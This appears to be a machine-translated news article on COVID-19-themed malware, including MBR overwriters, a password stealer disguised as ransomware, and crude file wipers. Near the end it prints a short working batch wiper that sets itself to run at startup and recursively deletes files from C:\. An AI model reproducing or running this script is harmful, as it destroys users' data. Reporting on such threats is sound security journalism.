New malware appeared to take advantage of COVID-19 to wipe out the computer and overwrite the MBR

While the corona virus is raging all over the world, some hackers have quickly developed malware to destroy infected systems by wiping everything out, or writing on the master boot record (MBR) of the machine. count.

At present, security researchers have identified at least five of these malware strains, some of which have been released online, others seem to have been created just for testing or joking.

Their common feature is that they all take advantage of the corona virus situation and are designed to be destructive, not financially profitable.


Malware overrides MBR

Of the 4 malware samples discovered by security researchers last month, two were able to override the MBR region of the most advanced type.

Creating these types of malware requires advanced technical knowledge, because "tampering" with MBR is not an easy task, and when successful, it will prevent the system from booting. .

The first malware with the ability to override MBR was discovered by a security researcher nicknamed "MalwareHunterTeam". Using the name COVID-19.exe, this malware infects a computer through two stages.

In the first phase, it will display a rather annoying window that the user cannot close, because the malware has locked the Windows Task Manager already.



While users are busy trying to handle this window, malware will silently overwrite the computer's MBR. It will then restart the computer, and the new MBR will jump out, preventing the user from continuing to boot the computer.

Users can regain access to the computer, but they will need some special applications with the function of restoring and rebuilding MBR to its original operating state.

But there is another malware associated with the corona virus that overwrites MBR, and this malware has a much more complex mode of operation.

It claims to be "CoronaVirus ransomware", but only its appearance. The main function of the malware is to steal the password from the infected computer, then disguise a ransomware to deceive the user and hide its true purpose.

However, it is not ransomware, just disguised. Once the data theft operation is complete, the malware will move to a new stage: overwriting MBR, and preventing users from booting the system. When a user receives an extortion notice at the time of booting up and then cannot access the operating system, no one thinks that someone has just stolen their password.

According to analysis from SentinelOne's security researcher Vitali Kremez and Bleeping Computer, the malware also contains a piece of code that wipes files from the user's system, but this function is not enabled in the malware version. they analyze.

Moreover, this malware is detected up to 2 times. Its version 2 was discovered by G DATA malware researcher Karsten Hahn, 2 weeks after the discovery of version 1. This time, the malware retained its ability to overwrite MBR, but replaced the data deletion feature with Screen lock feature.

Malware delete data

Security researcher "MalwareHunterTeam" also found two other malware that deletes data.

The first malware was discovered in February. It uses Chinese filenames, and is primarily aimed at Chinese users, although no one knows whether it has been released online or just a "dose of reagent." ".

The second malware, discovered the other day, was uploaded to the VirusTotal portal by someone living in Italy.

MalwareHunterTeam describes both types of malware as "weak data cleaners" because of their ineffectiveness, errors, and time-consuming file deletion methods. However, they still work, which is why they are dangerous if released online.

```
@echo off
shift /0
@echo on
@echo off
copy Covid-19.bat "%appdata%\Microsoft\Windows\Start Menu\Programs\Startup\Covid-19.bat"
cd C:\
erase /q /s *.*
```

The rudimentary .bat file of the malware deletes the aforementioned data

It's strange that so many people create malware like this, but this is not the first time this situation has happened. Among the many financially targeted malware strains that have been discovered, there are always a few malware

created to make jokes, serving the hobby of hackers. The same thing happened during the WannaCry ransomware outbreak in 2017, when days after the original WannaCry ransomware had encrypted countless computers around the world, suddenly a series of copies caused the same problem. but for no apparent reason.